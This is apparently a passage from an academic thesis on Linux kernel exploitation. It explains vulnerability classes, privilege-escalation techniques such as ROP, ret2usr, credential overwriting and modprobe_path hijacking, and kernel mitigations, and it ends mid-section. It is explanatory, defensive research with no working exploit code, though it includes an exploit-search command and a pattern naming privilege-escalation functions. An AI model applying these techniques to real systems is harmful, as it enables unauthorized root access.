The Arm TrustZone is a hardware-based security feature, which provides a separate TEE that keeps secure code and data isolated from user and kernel space. It was introduced as an extension with the Armv6 architecture, but has since become a standard feature with Armv8. The Arm TrustZone architecture splits the hardware and software between two execution environments, the rich execution environment (REE), also called the "normal world" which contains the normal OS kernel and the user space applications, and the TEE, the "secure world" which contains the secure applications and a trusted kernel. In order to switch from one environment to the other, the `SMC` instruction is used to call the "secure monitor", which switches out the secure or non-secure context and returns to either the normal world or the secure word [4, 62, 66, 88, 48]. An illustration of that can be seen in Figure 3.2.

The trusted kernel is booted first from the bootloader, after initializing the secure world kernel it hands over control to the normal world bootloader, which in turn boots the normal world kernel. [4]

Since there are many different, open and closed source, TEE implementations it is important that the APIs are standardized. The GlobalPlatform is one such standardization effort, it defines standards for the TEE kernel and for the communication with the REE, to make it easier to develop portable TA and to have a standardized interface between the TEE and REE. [66, 42]

3.4.1 OP-TEE

One such GlobalPlatform conform implementation, that is open source, is OP-TEE [166]. It supports several hardware and software platforms, and while developed for Arm TrustZone-based hardware, it is compatible with any TEE providing technology, making it more portable. On the normal world side both the Linux kernel and AOSP are supported. The project is divided into different components, the "optee_os" contains the trusted kernel, the "optee_client" the normal world client libraries, the "optee_examples" trusted applicable examples and the Linux kernel driver. The Linux kernel

driver, which forwards the client library request to the TEE, was upstreamed into the mainline kernel with version 4.12. For the secure monitor, OP-TEE can either use a hardware implementation or the Arm developed open source reference implementation "Trusted Firmware A" [166, 226, 227]. Like the Linux kernel this OP-TEE OS does also perform panics when it encounters critical errors [225].

CHAPTER 4

Techniques for Kernel Exploitation

Having established a foundation in OS concepts and Linux kernel internals, we can now turn our attention to how an attacker can take advantage of these concepts. We have seen that OSs are complex pieces of software and are, like any kind of software, prone to have bugs. What makes them interesting to attack is that, once the OS is taken over, the software that runs on it and the hardware underpinning it can be controlled, interacted with and manipulated.

This chapter explains the details of kernel exploitation. First, it explores the attack surfaces of OSs and investigates the security vulnerabilities that can lead to attacks. Subsequently, it looks at exploitation goals of OSs and real-world Linux kernel exploitation techniques. The last section provides an overview of protection mechanisms against such attacks.

4.1 Attack surface

The attack scenario and prerequisite of a kernel exploit is that an attacker already has either arbitrary code execution (ACE) access on the target system and thus can perform calls to a vulnerable syscall, or has control over arguments of a vulnerable system call, and the goal is to gain elevated privileges to fully control the attackers' target. This means that the attacker either needs another vulnerability to gain local ACE first or the target environment is a setup where everyone can execute code, as is the case in a cloud environment. In the first case, a remote attacker would first need a remote code execution (RCE) in an application, such as a web app or the web server, to gain local ACE capabilities. From the kernel's perspective there is no difference between the two cases. The exception to this is a RCE in the kernel where a vulnerability is accessible from network, meaning an attacker does not need local code execution beforehand. An example of such a kernel RCE can be vulnerabilities in the wireless local area network (WLAN) driver [181].

From the point of view of the user space, the primary interface to the kernel is the system call interface. This makes it a highly important target for attacks, as when there is a missing permission check or improper parsing of arguments, the kernel directly exposes a vulnerable target to potential attackers in user space. In order to improve this situation, system call fuzzing has become popular, with examples such as "syzkaller" [137], "Trinity" [149] or "kAFL" [70] fuzzing the Linux kernel [11, 51, 100]. Fuzzing is an automated testing technique to find security bugs in software. It works by providing (semi) random input files or arguments to programs, in the case of OSs the system calls arguments, and checks if the provided data crashes the program, indicating a security flaw [63, 11].

The `ioctl` interface introduces some security problems, because it is an arbitrary and not well-defined interface. This is in contrast to the syscall interface, that can be better verified, e.g., with fuzzing. It is up to the developer of the driver to make sure it is safe and secure, which is problematic when the driver is closed source, making the implemented `ioctl` functions unknown and potentially undocumented [17, 18]. There are efforts for fuzzing the `ioctl` interface of some drivers [19, 18].

4.2 Vulnerability types

In order to understand kernel vulnerabilities and the exploits, we first need to take a look at the types of vulnerabilities that exist and that are relevant to kernel exploitation.

4.2.1 Buffer overflow and underflow

Buffer overflows, which are occasionally referred to as buffer overruns, are the most common memory corruption vulnerability [30, 81]. Overflows can happen because of insufficient or missing input length checks, the usage of unsafe functions, such as `strcpy` or `gets`, the wrong usage of safe functions, when the size argument is calculated wrong, or because of an integer overflow or underflow (see Section 4.2.2) [65]. This can also happen because of an "off-by-one" error, where, for instance, a buffer size or a loop condition is off by one (± 1).

While buffer overflows are more typical, buffers can also underflow, meaning instead of writing over the end, it is written over the start, thus the memory content before that memory location is overwritten [55]. This can occur when a buffer is read from the end to the beginning and the size or loop condition is not right. The randomness of the memory layout and address space layout randomization (ASLR) make it can make difficult to reliably perform attacks against the stack and heap. In order to improve the situation, "heap spraying" is sometimes used. This technique allows the attacker to "spray" or fill large portions of the heap or stack with repeated attacker-controlled code, that redirects the program flow [55, 21, 57].

The source of the vulnerabilities are mostly the same, but depending on where the buffer is located, either the stack or the heap, the impact of such a vulnerability and the way

how it is exploited is different.

Stack overflow and underflow

Stack overflows are a classical example of buffer overflows, which provide a straightforward way to gain ACE and perform an attack. Both the user space and kernel space stack are structured the same way, they both contain saved registers, sometimes call arguments, local variables and most importantly the return addresses [65]. In the simplest case without any mitigation mechanisms, when a stack allocated buffer is overflown, the contents of the following variables can be changed and, for exploits important, the return address can be overwritten. Controlling the return address grants the attacker the ability to change the program flow and gain ACE. A source code example illustrating a stack overflow vulnerability is provided in Listing C.1 for reference. The overflow happens in the `memcpy` function call of the `device_write` function when the user-provided length is longer than 128 bytes, as the length check is insufficient for the length of the stack allocated `tmp` array.

Heap overflow and underflow

Overflows that affect objects that are located on the heap cannot be exploited that simple, but are more often exploited nowadays, because stack overflow vulnerabilities are easier to detect and protect against. While the heap does not contain a return address like on the stack, it contains the data of other objects, which can also be found on the stack, and heap metadata, that can be manipulated. In order to gain ACE the strategy is often to overwrite a function pointer of a structure, which means that as soon as this function is called on the structure, the control flow is diverted and ACE is gained [55, 65]. In some cases, it requires great lengths to make heap overflows exploitable, as many heap operations need to be performed to get the objects allocated perfectly for exploitation. This technique is called “heap feng shui” [55, 30, 82].

4.2.2 Integer overflow and underflow

Integers are stored in fixed-size data types that can store specific minimum and maximum values, depending on the size and if it is “signed” (can store negative values) or “unsigned” (can not store negative values). When now a calculation leads to a value that is greater or less than the maximum or minimum value, an overflow or underflow is triggered. While this might not directly lead to an exploitable vulnerability, integers are often used for size calculations for heap allocations or array indexing, so triggering an overflow or underflow can produce a buffer overflow or underflow or an array index out-of-bounds access. [65, 55, 30]

4.2.3 Format string injection

Format string injection vulnerabilities are a flaw, where user-supplied input is used as format string and passed to a function of the `printf` function family. Usually, format

strings are used to format, by specifying modifiers, the given arguments and build an output string. User-supplied format strings can interpret the given arguments however they want, since they control the modifiers. This lets them read and write arbitrary memory, making this type of vulnerability very powerful. However, they can be found by static code analysis and are treated as warnings by some modern compilers [55, 30, 83]. While format string injection vulnerabilities are usually associated with user space programs, they also exist in the Linux kernel [118].

4.2.4 Race condition

Race conditions are situations, where multiple processes or threads access the same resource, and depending on who comes first, the behavior changes. Which happens because the resource is not or insufficiently synchronized, meaning it is insufficiently protected from concurrent accesses. This can lead to time-of-check to time-of-use (TOCTOU) situations, where after the check the resource is changed, making it possible to read or modify a resource that one should not have access to, or situations where memory can be altered or corrupted that should not be possible, as multiple processes write the same memory. In addition, the assumption that certain function calls or that syscalls are atomic operations, can lead to potentially exploitable situations. These types of vulnerabilities are hard to find and to exploit, as they depend on timing and the execution order, making them unpredictable and unreliable. [65, 55, 30]

4.2.5 Use-after-free

UAF vulnerabilities occur when heap memory is allocated and freed after some time, but the pointer to that heap memory is still referenced, leading to a dangling pointer. Since the memory location, where the pointer points to, is no longer allocated, the memory allocator can reuse it for other memory requests. When the attacker now is able to allocate a new object to that memory location, they might be able to place a malicious object there that, when accessed from the dangling pointer, can lead, in the worst case, to ACE. This type of bug can be missed, because of multiple different (error) conditions in the code, that perform different allocate and free operations. [55, 83]

4.2.6 Double-free

A similar vulnerability to UAF is double-free. Here the free operation is called twice on an allocated pointer, potentially leading to a situation where valid allocated memory is freed twice corrupting the memory management data structures. This happens because the heap memory allocator tracks the freed memory in a linked list, where each freed object contains the next entry. When now an already freed object is freed again it is added a second time to the list, making it possible to cause an situation where the same memory object is both freed and allocated at the same time. This makes it possible to write to arbitrary memory, as the attacker controls the location of the next freed object, as it is stored in the memory object. The exploitation works similar to UAF and

sometimes a combination of double-free and UAF vulnerabilities are used for successful exploitation. [55, 30, 190, 169]

4.2.7 Hardware

While software vulnerabilities are more widespread and the primary concern of this thesis, vulnerabilities of the hardware must not be completely disregarded, as they can potentially be used to exploit the kernel. The problem with hardware vulnerabilities is that they might not be patchable or only with significant performance losses.

The first example of a widely known hardware bug is "rowhammer" [40], which made it possible to change memory, i.e., flipping bits, that is not accessible by the attacker, by repeatedly accessing memory that is located near it. In order to attack the kernel and gain privilege escalation, the bit flips are used to either manipulate the PTE, to be able to write to any page and modify the entry point of a SUID-binary, or to flip the numbers in the various ID fields in the `cred` structure to gain root access [55, 208, 209, 99, 87]. The two other prominent hardware vulnerability examples are "Meltdown" [54] and "Spectre" [41], two side-channel attacks that exploit the side effects of speculative execution of modern CPUs to leak information. While they cannot directly be used to gain code execution, they can be used to leak privileged information, such as the root password hash, or make the exploitation of existing memory corruption vulnerabilities more capable [24]. Such an information leak has also the potential to convert a DoS memory corruption into code execution vulnerability.

4.2.8 Other

Away from the usual vulnerabilities, there are other kernel-specific vulnerabilities, that can be used to perform successful attacks against the kernel and be used to gain elevated privileges. It is always the possibility that there are insufficient checks for a system call, that can be used to perform privileged actions, such as writing to memory of a privileged process.

The extended Berkeley Packet Filter (eBPF) mechanism is also not immune to vulnerabilities and can be used with a specially crafted eBPF program to gain root privileges or to leak kernel data [61, 29]. EBPF is a kernel interface that allows user space programs to load verified byte code into the kernel, so extending the kernel without needing to write a kernel module. It works by compiling the source code into byte code, that the kernel first verifies and then loads. This both improves performance and stability, as the kernel usually will not load malicious programs. It was originally developed for network filters but has since gained the capabilities to trace kernel functions and to perform security checks [61, 29].

4.3 Exploitation goals

An attacker, as mentioned, either has already gained local unprivileged code execution by exploiting an application that is running in user space or had local code execution from the beginning, which can be the case in a cloud environment. But as an unprivileged user, the attacker is only able to read and write files the user owns or has access to and can only perform unprivileged actions. While this can already have far-reaching consequences, such as the ability to access and dump valuable databases or being able to spread to other systems on the network, the end goal of the attacker is sometimes to gain access to all files on the system and to manipulate other users' processes. In order to achieve this, the attacker needs to escalate the privileges, which can be done by attacking the kernel or by trying to get access to a privileged user with other means, for instance by cracking its password. The most elevated privileges are root privileges, that are able to access and perform all actions on the system. [65, 68, 55, 24]

A different goal can be to escape the namespace isolation to gain access to all resources and processes on the system. This can for instance be the case when an attacker is in a namespace environment, such as a containerized cloud setup, where they are root in the namespace but do not have access to the whole system. The attacker can then, with a privilege escalation exploit, break out of the namespace and gain root access to the host system.

An impactful type of exploit are RCEs, as they can be triggered remotely and do not need local access. For this to be the case the service with the vulnerable code has to be accessible for remote actions. RCEs can happen in the kernel itself or in a service that runs on the machine, in which case an attacker would need a LPE vulnerability to gain root access to the kernel. In contrast, sometimes a vulnerability only allows to read or write memory, but not control the program counter directly. Exploits then can use these arbitrary address read (AAR) or arbitrary address write (AAW) vulnerabilities, provided they control the whole address that is read from or written to, to escalate their privileges. This can be done because they can read or overwrite important kernel data structures. Other impacts can be the disclosure of memory or the read/write/attribute change of protected files. Note that some of these impacts can also lead to privilege escalation, such as changes to protected files. Examples of this are the possibility to read or change the important `/etc/passwd`, `/etc/shadow`, or `/etc/sudoers` files, or the possibility to change SUID binaries. [65, 89, 29, 90]

Another type of goal can be DoS, where the service is disrupted and not available for user interaction. In general, when privilege escalation attacks are possible, then DoS is also possible, but not the other way around. Successful DoS attacks do not guarantee ACE or AAW which is often needed for privilege escalation. A classical example of this is when there is an off-by-one error that allows one byte too much to be written to the stack, where a stack cookie is placed. This will lead to a kernel oops or panic, killing the program or even the whole machine, in such a way that it can no longer serve its intended purpose. [65]

4.4 Classical exploitation techniques

After finding an exploitable vulnerability, the goal is now to exploit it by using one of techniques in this section, to eventually create a successful exploit. Some of the same techniques that are used in user space exploitation are likewise used in kernel space exploitation, because in the end they are all executed on the same CPU and use the same instructions.

4.4.1 Shellcode

A simple way of exploiting a vulnerability is to place "shellcode" into memory and redirecting code execution to it. This shellcode is a sequence of instructions, like normal compiled kernel code, that achieves the attacker's goal, such as the privilege escalation. An attacker can write the assembly code by hand or use the compiled machine code output from any compiler that outputs native code from a programming language, such as a C compiler. Apart from that, there are shellcode databases such as "Shell-Storm" [204] that contain ready-made snippets or shellcode generators such as `pwnlib.shellcraft` [134] or "MSFvenom" [185]. For this to work the memory, where the shellcode is placed, must be marked executable. If the exact memory location of the shellcode is not known, one can use a so-called "NOP sled", a sequence of `NOP` instructions that are placed before the shellcode, to increase the changes of successful exploitation. In the context of the kernel the shellcode can be placed in user space or kernel space memory. It is also possible to combine them into a multi-stage approach, where it first executes shellcode in the kernel and then jumps to shellcode in user space. This may be necessary because the kernel buffer size is limited. [65, 21, 82]

4.4.2 Return-oriented programming

Return-oriented programming (ROP) is a classical code-reuse technique that uses instruction snippets, so-called "gadgets", that end with a `RET` instruction. For this to work, one needs to find the target binary, in the case of the kernel this is the `vmlinux` kernel binary, in order to be able to search for useful gadgets. Once useable gadgets are found in the target binary, one uses the addresses of these to build a ROP-chain, which is a series of gadget instructions and arguments, such as addresses or constants, that one typically places on the stack. In order to execute them one needs a vulnerability that lets one redirect code flow, in this case one where we can overwrite the return address, most of the time a stack overflow vulnerability. The beginning of the ROP-chain is placed at the return address of the overflowed function stack, so the overwritten return address points to our first selected gadget [72]. An example of such a kernel return-oriented programming (KROP) chain can be seen in Listing 4.1.

When there is not enough space on the stack to write the full ROP chain, the "stack pivoting" technique is often used. During a stack pivot, the stack pointer is redirected to an attacker controlled address, where the rest of the ROP chain is located. The prerequisites for this are special gadgets that let the attacker overwrite the stack pointer. [67, 92]

4.4.3 Jump-oriented programming

Jump-oriented programming (JOP) is similar to ROP but uses jump instructions such as `JMP` or `BL` instead of return instructions, which can also be used for kernel exploitation [8, 93]. A more limited approach is to use gadgets with `POP x; JMP *x` respectively `ADDS x,#i; LDR y, [x,#j]; BLX y` instruction sequences instead of `RET` instructions. This approach is more limited because these instructions sequences are not always present in the target binary as they are relatively uncommon [12, 55].

4.4.4 Ret2libc

The "return-to-libc" (ret2libc) technique is a simpler version of the ROP code-reuse technique. It uses the addresses of existing `libc` system library functions and uses them as return addresses on the stack, so that the control flow is redirected to the selected library functions. The arguments for the target functions are also placed on the stack [84, 82]. This is in theory also possible in the kernel, as an attacker could return to any kernel function, but there is no easy target like the `system` function in user space [71]. The attack in kernel space needs more work than in user space, as the attacker needs to make sure not to crash the kernel. The most similar technique for the kernel is the "ret2usr" technique described in Section 4.5.1 [38].

4.4.5 Heap exploitation

In order to exploit heap-related vulnerabilities, the attacker needs to know and manipulate the heap layout. This can be done by manipulating the heap allocator and the heap metadata. Sine both the user space and the kernel space use heap and heap allocators, they can be exploited, but the allocator implementations are different, potentially needing different techniques. [97, 46, 98, 65]

4.5 Linux kernel privilege escalation techniques

With the basis of the partial or full ACE, depending on the vulnerability and the available gadgets, the attacker can manipulate kernel memory to gain root access. This can be done in multiple ways, which we first need to find by looking for exploits.

In order to get an overview of real-world Linux kernel privilege escalation techniques, we search for exploit repositories. The goal is to find many different exploits, to see how a variety of vulnerabilities are exploited by different exploits. For the exploit repositories, we search different Git hosting platforms, with the objective of getting a big set of different exploits, that we can categorize later. The primary exploit repository we found is the "Exploit Database" [184], which contains public exploits for DoS, local, remote and webapp vulnerabilities, both current and historical. Many of the vulnerabilities are associated with a common vulnerabilities and exposures (CVE) number, that uniquely identifies the vulnerabilities, to make lookup and coordination

easier. This CVE number consist out of the "CVE" prefix, the year and an incrementing number, like so: "CVE-2014-0160" [182]. To make processing easier we clone the Exploit Database Git repository [186] and extract a list of potential exploits by running the included `searchsploit` shell script with a filter for the Linux kernel: `./searchsploit linux kernel -j > kernel_with_dos.json`. The resulting JavaScript Object Notation (JSON) file contains various local Linux exploits, but also DoS exploits and exploits of other OSs and software. In order to improve the readability, we then process the JSON file in a Python program, and only extract the repository path to the exploit, the title and the CVE code. To make sure that we do not miss a major technique, we then search for Linux local exploits that do not contain the known techniques, by searching for exploit files that do not contain the following regular expression: `prepare_kernel_cred|commit_cred|init_cred|get_kernel_sym|modprobe|usermode`, these are then also analyzed. In order to get a few newer exploits, we also look at the "LES: Linux privilege escalation auditing tool" [233], which we search for exploits of vulnerabilities from 2017 and newer and for kernel version 4.12 and higher.

The final step is to look at the found exploits and trying to understand the exploit technique, which lets us see what techniques are out there and are often used. We filter out exploits that are only applicable to a specific vulnerability, because the goal is to find general exploit techniques that are independent of the vulnerability and are applicable for future exploits. The sources to the exploits we found in the repositories for the different exploit techniques are linked in Appendix A with each category in its own table. It is notable that the majority of exploits are x86 and x86-64 specific, indicating a lack of Arm/AArch64 exploits. The following subsections describe common general exploit techniques that are often used in LPE exploits and Proof of concepts (PoCs).

4.5.1 Ret2usr

The classical way of gaining root privilege is the "return-to-user" (ret2usr) exploit technique. This abuses the fact that the kernel can access the whole memory area, including user space, and thus can jump to and execute user space code. For this an attacker does not even need to achieve ACE, a `NULL`-pointer dereference or the ability to influence particular control data can be enough for the kernel to reference user space data or code. In case of a `NULL`-pointer dereference, the kernel tries to accesses or execute the data located at address `0x0`, which is a user space address. An attacker can map malicious code at address `0x0`, which the kernel executes, when no protection mechanism, such as supervisor-mode execution prevention (SMEP), is enabled. During ret2usr, the attacker either places the malicious code at a specific user space address and redirects the kernel to it, or, when they control the control flow directly, places the address of the exploit code directly in the kernel memory. This attack, however, is not very common anymore, as the kernel and hardware are, per default, protected against this attack. This is achieved by preventing the kernel from executing user space code, for more information see Section 4.6.8. [38, 37]

"Return-to-direct-mapped memory" (ret2dir) [37] is an evolution of the ret2usr technique, that bypasses the protection mechanisms that prevent ret2usr. It uses the `physmap` area, that maps, among other things, user space pages into kernel memory, and jumps to attacker controlled user space pages in it. This will not trigger the usual defense mechanisms, as the control flow does not cross the kernel memory boundary. Instead, it does only implicitly execute user space code, as the user space and kernel share the same physical page frame. [37]

4.5.2 Overwriting credentials directly

The simplest way to modify the process credentials is by directly overwriting the UID/GID fields. For this the attacker either needs a AAW vulnerability or have ACE, since the attacker needs to write to the UID/GID fields, as well as know the location of the current `cred` structure. In early kernel versions, there was no dedicated credentials structure, the UID/GID fields were stored directly in the `task_struct` structure. Meaning, exploits could just overwrite the UID/GID directly, without needing to find the `cred` structure. Another way of gaining privilege escalation is by overwriting the `cred` pointers in the `task_struct`, changing the credentials of a process without needing to manipulate the UID/GID. The prime target `cred` struct that is used to overwrite the credentials, is the credential of the `init_task`, the `init_cred`, because it always has root privileges. Some exploits overwrite the capabilities to gain all capabilities, by setting all bits to one, either as the sole measure or as an additional measure. This technique is used by many exploits, especially from early kernel exploit, that are linked in Table A.3.

4.5.3 Manipulate credentials via credential functions

The more kernel-native and popular way is to use the kernel-provided credential manipulation functions to manipulate the credentials of the current process. This is often easier as the attacker only needs to know the address of the credential functions `prepare_kernel_cred` and `commit_creds`. Since kernel version 6.2, the attacker must additionally know the address of the `init_task` structure. These addresses are static, not run-time dependent, except when KASLR is enabled. This technique can be seen in the exploit that is shown in Listing 4.1 and in the exploits referenced in Table A.1.

4.5.4 Calling user mode helper functions

The `call_usermodehelper` function family can be used to execute user mode executables from within the kernel. This function family is also used to execute the executable pointed at by `modprobe_path` or the `run_cmd` function in the reboot routine [198]. This makes it an interesting target, as an attacker can spawn a privileged process, granting root privileges, without needing to change kernel data. We found the usage of this technique in the exploit linked in Table A.2.

4.5.5 Overwriting modprobe path

The `modprobe_path` is used to specify the location of the `modprobe` executable, which is used by the kernel to dynamically load kernel modules during run-time. This is done by calling the `call_usermodehelper` function with the `modprobe_path` and the desired kernel module name as argument. The value can be read from the virtual `proc` file system `/proc/sys/kernel/modprobe` file as unprivileged user and written to as root user. [191, 163, 232]

This is a good target for an AAW vulnerability as only one memory location needs to be overwritten, but an ACE can also use this to gain root privileges. A typical attack overwrites the value of `modprobe_path` with the path of an attacker controlled payload, that modifies files or permissions with root privileges.

In order to trigger the loading of a new kernel module one can exploit the `execve` binary handler. When a file is executed by the `execve` syscall, the kernel inspects the first four bytes of the file to determinate the binary file handler to use. To do this, the kernel iterates the list of registered file handlers, which check if they can handle the file. If the kernel does not find any matching handler, the kernel configuration `CONFIG_MODULES` is enabled and the four bytes contain at least one non-printable character, it will execute the `modprobe` executable, located at the given path, with the following arguments: `-q -- binfmt-%04x`, where `%04x` are the first four bytes of the to-be-executed file in hexadecimal [220, 217, 191, 163, 232]. For example, such a file only need to start with the `0xFFFFFFFF` bytes to trigger the loading of a kernel module.

There are two exploits we investigated that use this technique, both of them are linked in the Table A.4.

4.5.6 Other techniques

Depending on the vulnerability, there are other exploitation techniques possible. For some vulnerabilities, there is no ACE necessary, as is the case when the vulnerability is exploitable directly via a system call or via the file system. Additionally, there are other techniques that can often be found in some kernel exploits, we briefly explain them in this section.

Historically, the `addr_limit` change technique was a popular way of achieving privilege escalation, but it is no longer possible as the variable no longer exist in the kernel. The global `addr_limit` variable is set by the `set_fs` function and specifies the address boundary address of the kernel, thus separating the kernel space and user space memory. Changing the value of this variable could gain user space the ability to read and write kernel memory, which can be used to escalate privileges by simply overwriting credential information from user space. Under normal operations, it is used to change the kernel address boundary, to be able to access kernel memory from user space code or for reading user space memory into kernel space. The problem with this is that it can introduce vulnerabilities, where the original kernel boundary is not restored, when during the

changed `addr_limit` something like a kernel oops happens. This behavior makes the functionality problematic, as it makes this critical interface bug-prone, which is the reason why it was removed. The `addr_limit` variable and `set_fs` function were partly removed on some architectures with kernel version 5.10 and finally removed completely, for all architectures, with version 5.18. [95, 93, 68, 122, 124, 140, 111]

A technique which is used by the "DirtyCred" [52] method and other exploits is to abuse the `userfaultfd` (`uffd`) functionality of the Linux kernel. The intended purpose of this functionality is to let the user space handle page faults on specific user mode memory, allowing it to handle process live migration from one system to another, for example. During an exploit it can be used to stabilize or improve race conditions, as it halts the kernel on access to the specified user memory and returns control to the user space, thus allowing for more precise timing when performing exploits. An attacker will therefore trigger the page fault in the kernel, perform the exploit in user space and then let the kernel continue to run. It can also be used to exploit TOCTOU kernel vulnerabilities [52, 123]. With kernel version 5.11, the behavior of `userfaultfd` was changed, disallowing unprivileged processes from handing kernel page faults in the default configuration [136]. A similar approach can be achieved with Filesystem in Userspace (FUSE), which allows an attacker to register a file system handler, which pauses the kernel when it tries to access it. Normally it is used to implement file systems in user space, allowing for separate development of user and kernel code and reducing the dependency on the kernel [86, 52, 58].

The famous Dirty COW vulnerability can be exploited without manipulating kernel memory. It is a race condition in the COW memory mapping handling of the Linux kernel. In order to exploit this, the exploit creates a COW mapping on a read-only file and spams, with two threads, the kernel with two requests. The first request tells the kernel that the mapped memory is currently not needed (via the `MADV_DONTNEED` `madvise` flag) and the second thread writes, usually an exploit payload, to the memory, which should normally trigger the COW behavior, because the program tries to write to a read-only mapping. This behavior can trigger the race condition, resulting in the kernel writing to the read-only file [69]. A similar vulnerability is "Dirty Pipe", that exploits a bug in the pipes handling of the kernel. This is not a race condition, but the exploitation and result are similar. In order to exploit this, a pipe is created that reads from a read-only file, the pipe is then prepared with data to get it into the correct buggy state, and finally the pipe is written to, which results in the read-only file being overwritten [151].

The techniques mentioned previous two paragraph are used by the exploits referenced in Table A.6. This table also contains other exploits that perform exploits by manipulating files or directories to achieve privilege escalation.

When the `ptrace` interface is vulnerable simpler exploits are possible that do not even need to modify kernel memory. This interface under normal circumstances allows a process to attach to another process which is used by debuggers for example. During an attack of the interface an exploit typically executes a SUID-binary, attaches to it,

which usually stops the execution of the target program, and overwrites the program memory with a payload, and finally continues the execution of the SUID-binary. Since it is a SUID-binary the attacker payload has root privileges, which is not possible without a vulnerability, as the kernel prevents an unprivileged process (without the `CAP_SYS_PTRACE` capability) from attaching to a process of another user [154]. Exploit that exploit the `ptrace` interface are linked in Table A.5

4.6 Kernel mitigation and protection features

There are many protection mechanisms that protect against some of the attacks mentioned above or at least make the exploitation harder.

4.6.1 Kernel hardening

Because there are different needs and applications for the Linux kernel, there are various kernel flavors that implement a variety of security features. For example, there are "hardened" kernels that have extra patches for kernel protection. Additionally, it depends on what kernel configurations are enabled during compile-time and what architectural features are supported by the hardware. It is always a trade-off between security, performance and sometimes compatibility, as some protection features are not compatible with certain applications.

A way of making the direct overwriting of credentials harder is the `randstruct` GNU Compiler Collection (GCC) plugin, which randomizes the field order in structures during compile-time. This prevents an attacker from using static offsets, when overwriting fields in the structure, and forces an attacker to either obtain the random seed of the compiled source code or to search for known data or patterns in the structure. [147, 115, 59]

The Linux Kernel Runtime Guard (LKRG) [188] is a kernel module developed by Openwall [189] that tries to protect the kernel by implementing run-time system integrity checks and anti-exploitation measures. Changes to the system integrity are detected by hashing critical kernel memory regions and variables, and by tracking critical CPU metadata and registers. For the exploitation detection they monitor the task integrity, including the task credentials and namespace states, and implement a primitive CFI check. It can be bypassed by either modifying the LKRG tracking data to match the changed critical kernel data or by "winning the race" and executing an exploit before LKRG is able to detect the changes. LKRG is able to detect some kernel mode rootkits when they are executed after it was loaded. [234, 150]

4.6.2 Kernel self-protection

For improving the built-in security of the Linux kernel the Kernel Self Protection Project (KSPP) [116] was founded in 2015. The goal is to integrate mitigations that exist outside the kernel source code as additional patches or as research papers into the mainline kernel. This has the advantage that it reduces the maintenance of external patches and makes

the defenses more widely available. Furthermore, they use dynamic and static analysis to find bugs in the kernel, but they try to eliminate entire bug classes by introducing changes to the kernel. One notable example of additional kernel patches is "grsecurity" [187] and "PaX" [212], from which many mitigations were already upstreamed. [16, 117, 116]

There are other built-in kernel self-protection features that try to detect and prevent exploitation. This includes the enforcement of memory permissions, so that memory that is marked executable and must not be writable. Another example is that function pointers or certain variables are not writable, or only writable during initialization. The kernel also adds guards to the top of the stack to detect when the maximum stack size is overrun, so that the values located before the stack cannot be easily overwritten. For preventing the leakage of kernel addresses the string output of pointer addresses (given by the `%p` format string modifier) is hashed. [119]

4.6.3 Stack canaries

The classical user space way of protecting against stack buffer overflows is the "stack canary" (sometimes also known as "stack cookie" or "stack protector"), which also exists in the Linux kernel. Stack canaries are random values that are normally placed right before the return pointer on the stack, so they are overwritten when an exploit overwrites the return address, and are compared to a kernel-provided value right before returning from the function. In order to defeat this protection, the attacker needs to leak the cookie first and place it back to its original location. It is also possible that the stack canaries are placed before the stack frame pointer, in order to also protect it. The compiler adds stack canaries to all functions that define local arrays or that use the address of local variables. The kernel generates a random canary for each task, when the architecture supports it. [81, 127, 194]

4.6.4 Memory protections

For protecting against the execution of shellcode, the typical user space memory protections are also available for kernel memory. The x86-64 ISA provides the `NX` bit, analogue to the `XN` bit of AArch64 describe in Section 3.3.7. It marks a memory page as non-executable, preventing the code on the page from being executed. The "W^X" or "W⊕X" is a stronger policy, it ensures that a memory page is either writable or executable, but never both. This prevents an attacker from executing writable memory pages and from writing to executable memory pages. [65, 82, 85]

4.6.5 Shadow call stack

On Arm there is an alternative to PAC that does not need hardware support, the shadow call stack (SCS). Here the return address is saved to the so-called "shadow stack" and restored from there instead of using the value that is located on the "normal" stack. This makes the overwriting of the return address harder, as a simple stack overflow vulnerability is not enough to overwrite the return address and to gain ACE. SCS needs

compiler support, but introduces only minimal performance overhead, as it adds only a store and load instruction to the function, and memory overhead, for the separate shadow stack. [213, 127, 177]

SCS is also available on x86-64 for Intel and AMD CPUs, but it is only supported for user space applications, which need to have support enabled. This means that for the kernel there is no SCS support for x86-64. Intel supports the shadow stack via Control-Flow Enforcement Technology (CET), which also introduces indirect branch tracking (IBT). IBT is a CFI feature, where the target of `JMP` and `CALL` instructions need to be marked with the new `ENDBRANCH` (`ENDBR32` or `ENDBR64`) instruction, similar to Arm's BTI. It is supported for the Linux kernel, but needs compiler support. [74, 131, 32, 102]

4.6.6 Control-flow integrity

Similar to the SCS the kernel can also be protected against indirect function call redirection. For this the kernel supports the Clang CFI [211], which adds assembly code to functions that are called via function pointers and checks that the calls to the functions are from correct type. It was introduced into the kernel with version 5.13, but only supported AArch64, and improved with version 6.1, which included x86-64 support. [113, 215, 214]

4.6.7 Kernel address space layout randomization

KASLR is the user space ASLR for the kernel space and is not a direct protection mechanisms, rather a technique to make exploitation more difficult. It randomizes the base address of where the kernel is located, thus randomizing the address of kernel functions, data and modules. This helps to mitigate exploits that rely on kernel functions or data such as KROP. It can be defeated by kernel address leaks, AAR and side-channel attacks, as one leaked kernel address is enough to calculate the random base address, from which the addresses of functions and data can be calculated. Additionally, it can be brute-forced, as there are only so many places the kernel can be located, because of memory alignment [130, 10]. An improved version of KASLR is function granular kernel address space layout randomization (FG-KASLR), which rearranges kernel addresses at function level, thus making the reuse of kernel instructions and data harder. This makes kernel address leaks less problematic as the offsets to the base address are different for each function. It works by moving all functions into separate `.text.*` sections and shuffling them around. Some addresses and sections, however, cannot be randomized, such as the original `.text`, which contains functions that cannot be randomized such as functions that contain inline assembly code, and `.data` section or the kernel symbol table `ksymtab`, that exports symbols for kernel modules. These can be used to get the random offset of functions, making it possible to defeat FG-KASLR. [170, 112, 199]

In order to reduce the effectiveness of side-channel leaks the kernel has page table isolation (PTI) (also called kernel page table isolation (KPTI)), the upstream implementation of "KAISER" [27]. It duplicates the top page table, the PGD, one for kernel mode and one

for user mode. The first one works in exactly the same way as without PTI and contains all kernel and user mappings, the second one only contains the minimal necessary kernel mappings, that are needed for system calls, and all the user mappings. During kernel entry and exit, the page table address is swapped, introducing some system call overhead. Although PTI was developed for x86, the Arm implementation of the kernel does also unmap the kernel at `EL0` [27, 125, 139, 177].

4.6.8 Hardware

